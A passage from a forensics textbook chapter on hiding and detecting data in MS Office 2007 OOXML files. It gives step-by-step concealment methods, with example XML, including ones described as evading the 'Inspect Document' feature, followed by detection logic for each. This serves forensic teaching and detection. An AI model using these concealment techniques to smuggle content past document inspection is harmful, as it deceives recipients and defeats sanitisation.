


Fig. 13.5 MS Office 2007 raised an error stated that problems with the contents

13.2.2.1 Data Hiding Using OOXML Relationship Structure

As described above, the MS Office 2007 document is composed of XML and other files. These files are known as parts and compressed together using ZIP format. These parts are also organized using the relationship information found in relationship files inside an OOXML document. To satisfy relationships within a document, all parts have to be a target of valid relationship entry. Parts, which are not the target of a valid relationship entry, are treated as an unknown part [5]. These parts are not to be ignored when reading the document by MS Office 2007 application. They raised an error that the document is corrupt as shown in Fig. 13.5. MS Office 2007 also facilitates user by giving an option to recover the document and removes the unknown parts, as shown in Fig. 13.6.

In similar way, any relationship not defined within the ECMA376 Standard is considered to be an unknown relationship. These relationship entries are accepted in OOXML document and raise no errors. Documents containing unknown relationship information are opened normally and the relationship entry can be found inside a relationship file.

Next we provide specific example of data hiding in MS Word 2007 document by using information of OOXML document relationship structure. The OOXML document works as a carrier for the hidden data.

Step 1: Unzip the OOXML document using any zip utility software. This shows that OOXML document contains several XML files and other objects.

Step 2: Insert files which wish to hide in the unzipped OOXML document archive. These files can be added to any folder or sub folder of the document.




Fig. 13.6 MS Office 2007 gives an option to recover the document by removing unknown parts

Step 3: Define types of added files into OOXML documents content type file. It is not necessary to define file types multiple times if it already exists in the content type file.

Step 4: Define relationship entry for inserted files into package relationship file, i.e., “_rels/.rels”. The attributes of relationship entries are “Id”, “Type”, and “Target”. The relationship attribute “Id” must be unique as it connects the document and the target files, whereas “Type” attribute is some character which is not defined in OOXML standard such as “a”, “b” etc. The “Target” attribute contains the complete path or location from the document’s root folder for the inserted files.

Step 5: all the files are zipped together with an extension of “.zip”, which later is renamed to “.docx”.

For example, we created a document containing some text and image and saved it as “Uparts&Rels”. Next, by using WinZip utility we unzipped this document and inserted “sysinternals.zip”, “mask.jpeg” and “BYE.mp3” as our hidden files in the root folder of the document. After inserting these files we updated the “[Content_Types].xml” file for inserting files types. The content type file can be found inside root folder named “[Content_Types].xml”. Before opening a document, the OOXML parser validates that the files present in the package are defined in “[Content_Types].xml” file. The code for defining hidden file types into “[Content_Type].xml” file is highlighted with existing code in Fig. 13.7.

The package level relationship file “_rels/.rels” is used for creating relationships of hidden files within a package. The relationship entry attributes such as Id, Type, and Target are defined in relationship file, as shown in Fig. 13.8.

As seen above, the relationship Id of “BYE.mp3” is “rd102” and Type is “<http://schemas.openxmlformats.org/officeDocument/2006/Relationships/c>”. We use values that do not exist in the OOXML specifications such as “a, b, c”, etc., when

```

<?xml version="1.0" encoding="UTF-8" standalone="yes" ?>
<Types
  xmlns="http://schemas.openxmlformats.org/package/2006/content-
  types">
<Override PartName="/word/footnotes.xml" ContentType="....." />
<Default Extension="jpeg" ContentType="image/jpeg" />
<Default Extension="rels" ContentType="application/vnd.openxmlformats-
  package.relationships+xml" />

<Default Extension="xml" ContentType="application/xml" />
<Default Extension="zip" ContentType="application/zip" />
<Default Extension="mp3" ContentType="application/mp3" />

<Default Extension="jpg" ContentType="application/jpg" />
<Override PartName="/word/document.xml" ContentType="....." />
.....
</Types>

```

Fig. 13.7 Modified “[Content_Types].xml” file

```

<?xml version="1.0" encoding="UTF-8" standalone="yes" ?>
<Relationships
  xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
<Relationship Id="rId3" Type="..." Target="docProps/app.xml" />
<Relationship Id="rId2" Type="..." Target="docProps/core.xml" />
<Relationship Id="rId1" Type="..." Target="word/document.xml" />

<Relationship Id="rId100"
Type="http://schemas.openxmlformats.org/officeDocument/2006/Relationships/a
" Target="word/media/sysinternals.zip" />
<Relationship Id="rId101"
Type="http://schemas.openxmlformats.org/officeDocument/2006/Relationships/b
" Target="mask.jpg" />
<Relationship Id="rId102"
Type="http://schemas.openxmlformats.org/officeDocument/2006/Relationships/c"
Target="word/BYE.mp3" />
</Relationships>

```

Fig. 13.8 Modified relationship file (.rels)

setting a type. After these modifications, the OOXML document is opened normally without a warning. Also, if user amends the document and updates it, the hidden data remains in the document. The MS Office application considers unknown parts and unknown relationships as valid parts and relationships of a package.

As explained earlier, hidden data must satisfy all the relationships in the package. Otherwise, it is visible in document. Also, if only an inserted file type is defined in Content Type file and its relationship is not created in relationship file, the document opens normally. Office application does not give any warning. Inserted file still exists inside the package. In this case, if user updates or makes some changes in the word document, then the inserted file will be eliminated by the application. So for keeping the existence of inserted file, its relationship needs to be created in relationship file.

This data hiding method is the natural result of an explicit relationship in OOXML. The key point of this hiding process is to assign a fresh Id to new target. This results the target being overlooked by the MS Office application. The new Id is not referenced in the relationship part. So the main source part is not aware of the new content. Then, the hidden data is not shown on screen and neither can it be eliminated by MS Office application because these hidden data has an Id and satisfies relationship structure of OOXML document. At this point, if relationships between main MS Office document file and hidden data are defined, the hidden data becomes more difficult to discover.

This data concealment approach also sidesteps the document inspection feature “Inspect document” available in MS Office 2007 applications.

13.2.2.2 Data Hiding Using XML Format Feature

XML comment feature is used to leave a note or to temporarily edit out a portion of XML code. Although XML is supposed to be self-describing data, you may still come across some instances where an XML comment might be necessary. OOXML documents do not generate any comments in XML files whereas XML comments feature can easily be used for data hiding purpose by some mischievous user. This involves technique of adding comments directly to zip archive using comment feature of zip file format and adding XML comments to the XML file [6]. In both cases, these comments are ignored by MS Office 2007 application and these comments are discarded when document is written back out.

For Example, we created one document contains some text and an image. Then, unzip it using any zip utility. A secret message is added using comments feature in one of the XML file. The secret message is as follows:

```
<!-- This is a secret message-->
```

The secret message is encoded using base64 encoding scheme. It turns to be as follows:

```
PCEtLSBUaGlzIGlzIGEgc2VjcmV0IG1lc3NhZ2UtLT4=
```

We add this data to any of the XML file. The comments cannot appear at the very top of the document in XML according to XML standard. Only the XML declaration can come first such as:

Document inspection feature of MS Office 2007 allows removing of comments from the document. Whereas, by using this approach, the document inspection feature fails to identify and remove comments embedded using base64 encoding

scheme. This technique also enables to hide some file in an OOXML document using base64 encoding scheme. The quality of this data hiding technique is relatively low as XML files carry base64 encoded data. They can be easily noticed if the document is unzipped.

13.2.2.3 Data Hiding Using XML Format Feature and OOXML Relationship Structure

Ignorable attribute is also an important feature of MS Office 2007 applications [4]. Compatibility rules are very important for any associated XML element. Compatibility rules are associated with an element by means of compatibility rule attributes. These control how MS Office 2007 parser shall react to elements or attributes from unknown namespaces. The principal compatibility rule attribute is the Ignorable attribute. MS Office 2007 treats the presence of any unknown element or attribute as an error condition by default [4, 6]. However, unknown elements or attributes identified in an Ignorable attribute shall be ignored without error.

The Ignorable attribute specifies which XML namespace prefixes encountered in a markup file may be ignored by an OOXML processor. Elements or attributes, where the prefix portion of the element name is identified as “`ve:Ignorable`”, will not raise an error when processed by an OOXML processor. The “`ve`” XML namespace is the recommended prefix convention to use when mapping the XAML (Extensible Application Markup Language) compatibility namespace “<http://schemas.openxmlformats.org/markup-compatibility/2006>”. The “`ve:Ignorable`” attribute supports markup compatibility both for custom namespace mapping and for XML versioning.

This data concealment technique supports any kind of data such as image, audio or video file to be hidden by taking advantage of XML format feature and OOXML relationship structure. This technique coerces XAML parser to treat that element and attributes that do not exist. It will not generate an error. By default, Ignorable element is entirely ignored including its attributes and contents. This data concealment process requires the following steps.

Step 1: An OOXML document is unzipped using WinZip utility.

Step 2: Add an image which needs to be hidden in sub folder named “word/media”.


This sub folder usually contains all images used inside a document.

Step 3: Create metadata for hidden image inside main document file “document.xml” to make it look legitimate.

Step 4: Use ignorable attribute to define this in declaration section of main document file, i.e., “document.xml”. Place this tag before and after creating metadata for hiding image.

Step 5: Amend the part relationship file “document.xml.rels” with creating relationship attributes such as “`Id`”, `Type`” and “`Target`”. The “`Id`” must be unique. Other attributes “`Type`” and “`Target`” contain information of image type and location.

Fig. 13.9 Added Image shown with other files in OOXML document



Step 6: All the files are zipped together with an extension of “.zip”, which later is renamed to “.docx”.

For example, we create and save a document containing image and some text data, named as “Ignore.docx”. After unzipping this document, we add an image which needs to be hidden inside a document under “word/media” subfolder as shown in Fig. 13.9.

After inserting an image in “word/media” subfolder, the main document file is updated with the metadata code for an inserted image. For simplicity, we copy the metadata code of first image inserted using MS Office application and paste it as a separate block for hidden image in “document.xml” file. Ignorable attribute is defined inside a main document declaration section to hide this image, as shown in Fig. 13.10. The code highlighted in red is used to define ignorable namespace, which markup consumer does not understand. After defining the ignorable attribute namespace, the ignorable tag is placed before and after the metadata of second image need to be hidden, as shown in Figs. 13.10 and 13.11. The hidden image is “Garden.jpeg”. Its metadata tag in document.xml file is shown in Fig. 13.12.

Finally, the part relationship file “document.xml.rels” is updated with a valid relationship entry of an inserted image along with its type and target information. In this case, the highlighted relationship entry having Id “rId5” is added in relationship file with type “<http://schemas.openxmlformats.org/officeDocument/2006/relationships/image>” and target “media/image 2.jpeg” values. It is shown in Fig. 13.13 with highlighted code for this entry.

The image is successfully hidden by using Ignorable attribute. However, only using XML feature such as ignorable attribute does not guarantee of keeping hidden image with the document. The relationship must be created to keep this hidden image intact with the document. The content type file is not required to amend with image type if same type of image is inserted. If inserted image type is different from the first image, the content type file needs to be updated with hidden image type. The sample code for updating content type is as follows: The “[Content_Types].xml” file is located at root level in the package.

```
<?xml version="1.0" encoding="UTF-8" standalone="yes" ?>

<w:document xmlns:ve="http://schemas.openxmlformats.org/markup-compatibility/2006"
  xmlns:o="urn:schemas-microsoft-com:office:office"
  xmlns:r="http://schemas.openxmlformats.org/officeDocument/2006/relationships"
  xmlns:m="http://schemas.openxmlformats.org/officeDocument/2006/math"
  xmlns:v="urn:schemas-microsoft-com:vml"
  xmlns:wp="http://schemas.openxmlformats.org/drawingml/2006/wordprocessingDrawing"
  xmlns:w10="urn:schemas-microsoft-com:office:word"
  xmlns:w="http://schemas.openxmlformats.org/wordprocessingml/2006/main"
  xmlns:wne="http://schemas.microsoft.com/office/word/2006/wordml"

  xmlns:p1="http://schemas.openxmlformats.org/MyExtension/p1" ve:Ignorable="p1" >
```

Fig. 13.10 Beginning section of main document file “document.xml”

```
<w:sectPr w:rsidR="00401AD8" w:rsidRPr="0091776E" w:rsidSect="00DC51FF">

  <w:pgSz w:w="12240" w:h="15840" />

  <w:pgMar w:top="1440" w:right="1440" w:bottom="1440" w:left="1440" w:header="720"
    w:footer="720" w:gutter="0" />

  <w:cols w:space="720" />

  <w:docGrid w:linePitch="360" />

</w:sectPr>

</w:body>

</w:document>
```

Fig. 13.11 End section of main document file “document.xml”

```
<p1:IgnoreMe>
<w:p w:rsidR="00401AD8" w:rsidRPr="0091776E"
w:rsidRDefault="0091776E" w:rsidP="0091776E">
<w:pPr>
<w:tabs>
<w:tab w:val="left" w:pos="1155" />
</w:tabs>
</w:pPr>
<w:r>
<w:lastRenderedPageBreak />
<w:drawing>
<wp:inline distT="0" distB="0" distL="0" distR="0">
<wp:extent cx="5943600" cy="4457700" />
<wp:effectExtent l="19050" t="0" r="0" b="0" />
<wp:docPr id="2" name="Picture 1" descr="Garden.jpg" />
<wp:cNvGraphicFramePr>
<a:graphicFrameLocks
xmlns:a="http://schemas.openxmlformats.org/drawingml/2006/main"
noChangeAspect="1" />
</wp:cNvGraphicFramePr>
<a:graphic
xmlns:a="http://schemas.openxmlformats.org/drawingml/2006/main">
<a:graphicData
uri="http://schemas.openxmlformats.org/drawingml/2006/picture">
<pic:pic
xmlns:pic="http://schemas.openxmlformats.org/drawingml/2006/picture">
<pic:nvPicPr>
<pic:cNvPr id="0" name="Garden.jpg" />
<pic:cNvPicPr />
</pic:nvPicPr>
<pic:blipFill>
<a:blip r:embed="rId5" cstate="print" />
<a:stretch>
<a:fillRect />
</a:stretch>
</pic:blipFill>
<pic:spPr>
<a:xfrm>
<a:off x="0" y="0" />
<a:ext cx="5943600" cy="4457700" />
</a:xfrm>
<a:prstGeom prst="rect">
<a:avLst />
</a:prstGeom>
</pic:spPr>
</pic:pic>
</a:graphicData>
</a:graphic>
</wp:inline>
</w:drawing>
</w:r>
</w:p>
</p1:IgnoreMe>
```


Fig. 13.12 Sample metadata of hidden image

```

<?xml version="1.0" encoding="UTF-8" standalone="yes" ?>
<Relationships
  xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
<Relationship Id="rId3"
  Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/web
  Settings" Target="webSettings.xml" />
<Relationship Id="rId7"
  Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/the
  me" Target="theme/theme1.xml" />
<Relationship Id="rId2"
  Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/setting
  s" Target="settings.xml" />
<Relationship Id="rId1"
  Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/styl
  es" Target="styles.xml" />
<Relationship Id="rId6"
  Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/font
  Table" Target="fontTable.xml" />
<Relationship Id="rId5"
  Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/ima
  ge" Target="media/image2.jpeg" />
<Relationship Id="rId4"
  Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/ima
  ge" Target="media/image1.jpeg" />
</Relationships>

```


Fig. 13.13 Relationship file showing entry for hidden image



Data hiding using this technique is really hard to trace as it conforms all the association to the main document file. The relationship entry also exists in relationship file. Additionally, file does not raise any doubt of illegitimate data hidden inside an OOXML document with the insertion of metadata code of hidden image in “document.xml”.

13.2.2.4 Data Hiding Using OOXML Flexibility for Embedded Resource Architecture

The Custom XML feature is one of the most powerful features of OOXML documents for business scenario and document centric solutions [6]. It supports integration of documents with business process and data to get true interoperability of



Document contains CustomXML data generated by MS Office.

customXml part relationship file

Fig. 13.14 Document Structure with Custom XML data and its part relationship code

documents. This allows you to embed business semantics in such a way that it is discoverable. Implementers not interested in using that feature can skip over it easily. You can even easily extract your data using one simple generic XSLT (Extensible Stylesheet Language Transformations). A package is permitted to contain multiple custom XML data storage parts.

The ability to embed and interweave business data into transportable and humanly readable documents is extremely useful. Take for instance the efforts to standardize the embedding of patient medical data into PDF documents, (aka PDF/H). Records For Living has been able to take advantage of Open XML's capabilities with regards to its support of custom schemas to integrate two industry standards: Ecma's Open XML and the ASTM's Continuity of Care Record (CCR). The combination is powerful: Patients can use personal health record (PHR) software to exchange live reports with their doctors in a way that is both human and machine readable [1].

This feature also empowers data concealment using OOXML flexibility for embedded resources inside MS Office 2007 document. The Custom XML data is also generated by OOXML document in some cases. The object embedding feature of OOXML document requires generation of Custom XML data for handling information of that object. The default layout of the unzip OOXML document which contains Custom XML data is shown in Fig. 13.14.

By default an OOXML document creates custom XML folder at root to store custom XML data files. This folder contains two XML files, “item1.xml” and “itemProps1.xml”. The part relationship file of custom XML data is generated at “customXml” folder under “customXml/_rels” subfolder as “item1.xml.rels”. It contains relationship entry for “itemProps1.xml” file, as shown in Fig. 13.15. The part relationship file of main document “document.xml.rels” is also updated with an

```

<?xml version="1.0" encoding="UTF-8" standalone="yes" ?>
<Relationships
  xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
  <Relationship Id="rId8"
    Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/theme"
    Target="theme/theme1.xml" />
  <Relationship Id="rId3"
    Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/settings"
    Target="settings.xml" />
  <Relationship Id="rId7"
    Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/fontTable"
    Target="fontTable.xml" />
  <Relationship Id="rId2"
    Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/styles"
    Target="styles.xml" />
  <Relationship Id="rId1"
    Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/customXml"
    Target="../customXml/item1.xml" />
  <Relationship Id="rId6"
    Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/endnotes"
    Target="endnotes.xml" />
  <Relationship Id="rId5"
    Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/footnotes"
    Target="footnotes.xml" />
  <Relationship Id="rId4"
    Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/webSettings"
    Target="webSettings.xml" />
</Relationships>

```

Fig. 13.15 Part relationship file code “document.xml.rels”

entry of second custom XML file, i.e., “item1.xml” with Id “rId1” as shown in Fig. 13.15.

The steps of data hiding using Custom Xml feature are as follows:

Step 1 Create and save an OOXML document named “CustomXML.docx”. It contains text and image.

Step 2 Create a folder at root named “customXml” and insert some text file needed to hide in OOXML document. The text file is in XML format, which looks legitimate Custom XML data.

Step 3 Create a subfolder named “customXml/_rels” and one relationship file for hidden text file.

Step 4 All the files are zipped together with an extension of “.zip”. Later, it is renamed as “.docx”.

```

<?xml version="1.0" encoding="UTF-8" standalone="yes" ?>
<w:document
  xmlns:r="http://schemas.openxmlformats.org/officeDocument/2006/relationships/customXml"
  xmlns:w="http://schemas.openxmlformats.org/wordprocessingml/2006/main">
  <w:body>
    <w:p w:rsidR="00DC51FF" w:rsidRDefault="00C2303E">
      <w:r>
        <w:t>Hidden Secret Message!!!!</w:t>
      </w:r>
    </w:p>
  </w:body>

```

Fig. 13.16 Sample code of “hiddendata.xml” file

```

<?xml version="1.0" encoding="UTF-8" standalone="yes" ?>
<Relationships
  xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
  <Relationship Id="rId100"
    Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/custom
    XmlData" Target="/customXML/test.xml" />
</Relationships>

```

Fig. 13.17 Sample code of customXml part relationship file

For example, we use this technique to hide some text data inside MS Office document. We create “customXml” folder at root of the package and insert one text file named “hiddendata.xml”, as shown in Fig. 13.16.

Next we satisfy its relationship constraint by creating its relationship file inside a “customXml/_rels” subfolder, named as “hiddendata.xml.rels” shown in Fig. 13.17. If we do not skip its entry in part relationship file of main document, the Inspect Document feature can easily identify the custom XML data. It allows user to discard the custom XML data.

This technique allows insertion of any text file in xml format contains hidden data with its internal sub-relationship. The key point to identify whether it is hidden data or not is to see that whether CustomXml type entry is presented in part relationship




Fig. 13.18 Inspect document feature of MS Office 2007

file of main document. The hidden data under customXml folder is not linked with the main document file “document.xml”.

The MS Office document gives feature that allows you to remove custom XML data associated with the document. This feature is named as Inspect document, which removes custom XML data, hidden data and other personal information from MS Office document. The snapshot of this feature is shown in Fig. 13.18. The inspect document feature functionality is to search customXml type in part relationship file of main document (“document.xml.rels”). Once it is found, the associated data using target information is deleted. Also, customXml folder with its contents is discarded. The document inspection feature of MS Office 2007 is unable to detect custom XML data in this scenario as it sidesteps the document inspection feature of MS Office 2007 application.

13.2.2.5 Data Hiding Using OOXML Flexibility of Swapping Parts

Images are the most popular cover objects used for data hiding. Many image file formats exist for different applications. The MS Office 2007 uses “png”, “jpeg”, “gif” and “emf” formats for storing images inside a document [7]. The flexibility of data hiding using OOXML architecture of swapping parts allows swapping of images between two OOXML documents. It supports two data hiding scenarios as follows.

Scenario 1

Step 1 The OOMXL document is unzipped using WinZip utility.

Step 2 Swap an image with the original image found in “word/media” subfolder.

Ensure that the swapped image follows the same name of the original image. The inserted image is transformed according to OOXML image transformation standard before swapping.

Step 3 The content type file is needed to be updated if swapped image is of another format.

Step 4 All the files are zipped together with an extension of “.zip” and later renamed as “.docx”.

Scenario 2

Step 1 The OOMXL document is unzipped using WinZip utility.

Step 2 An original image found inside “word/media” subfolder is used to embed files using any image stego software.

Step 3 All the files are zipped together with an extension of “.zip” and later renamed as “.docx”.

The swapped image has to be transformed or compressed first before swapping. Otherwise, OOXML document raises an error. The best way is to add desired image into MS Office 2007 document and save the document. An image is automatically transformed by the application in this way. Later, unzip this document and swap the image with another image presented in different document, as shown in Fig. 13.19.

This facilitates mischievous users to swap images of two documents. They can embed files into an existing image by using any available image steganography tool.



Fig. 13.19 Swapping of image between two OOXML documents

Swapping of images cannot be detected by using any feature of MS Office 2007 application. Hence, it seems that manual scrutiny of the images is required to ensure that it does not carry any hidden data. MS Office 2007 is unable to detect the changes made into an image file.

13.2.3 Hidden Data Detection in OOXML Documents

Several types of hidden data and personal information can be saved in an MS Office 2007 document [8, 9]. This information might not be immediately visible when viewing the document in MS Office 2007 application. But it might be possible for other people to detect the information. The detection logic of hidden data is entirely dependent on the data hiding techniques. It involves investigation of multiple XML files of OOXML document. In this section, we describe several hidden data detection methods in OOXML documents based on the above data hiding techniques.

13.2.3.1 Detecting Hidden Data Using OOXML Relationship Structure

This technique requires detection logic to ensure that all package parts and relationships are verifiable against the OOXML standard. This also confirms that all parts must associate with their relevant counter parts or the main document file. The properties of unknown parts and unknown relationships can be used for detecting hidden data by using this approach. It requires detection query to scan both the relationship files, package level “.rels” and part level “document.xml.rels”. This identifies relationship type, which is not defined in the ECMA-376 standard. This undefined relationship “Type” is separated with its attributes such as “Id” and “Target”. The “Target” attribute identifies the unknown part. Its location is shown in Fig. 13.20.





Fig. 13.20 Unknown relationship and unknown part

Fig. 13.21 Detection logic for unknown parts and unknown relationships technique



The detection logic of unknown parts and unknown relationships is explicitly shown in Fig. 13.21.


13.2.3.2 Detecting Hidden Data Using XML Format Feature and OOXML Relationship Structure

This logic discovers the hidden data by using ignorable attribute. In order to detect the hidden image, the query first scans main document file “document.xml” for ignorable attribute. If it is found, all the metadata code inside ignorable attribute tag is separated. As the main document file “document.xml” contains “r:embed” attribute, which carries same value of part relationship file “document.xml.rels” attribute “Id”. In this metadata code, the query looks for “r:embed” attribute value and matches it with part relationship file “Id” attribute value. The matched relationship “Id” attribute “Target” contains name and location of hidden image using ignorable attribute. The OOXML parser ignores processing of metadata tags within ignorable attribute. It is worthy mentioning that hidden image inside the document seems to be normal as its corresponding metadata also presents in main document file along with its relationship information in part relationship file.

13.2.3.3 Detecting Hidden Data Using OOXML Flexibility For Embedded Resource Architecture

The package relationship file “.rels” and part relationship file “document.xml.rels” are used to validate and ensure that all the parts inside the package are associated with main document file. The unassociated parts with main document are considered as hidden data. They can be detected by checking its relationship with the main

Fig. 13.22 Detection logic for CustomXml technique



document exists. The custom XML data generated by the word document is not detected as hidden data, as shown in Fig. 13.22.

From the viewpoint of computer forensics, it is very important to confirm the existence of any data, which are not examined by specific applications. In computer forensic investigations, investigators may assume that all data in electronic document files can be examined by their applications. However, it is not enough to investigate electronic document files only through their associated applications. Because data, that cannot be examined or detected by most applications, can still exist in the file.

Notably, most of the descriptions focus on MS Word 2007 files in this chapter. However, in the case of MS Office PowerPoint and Excel 2007 files, these hidden data can also be detected using the same algorithms.

Review Questions

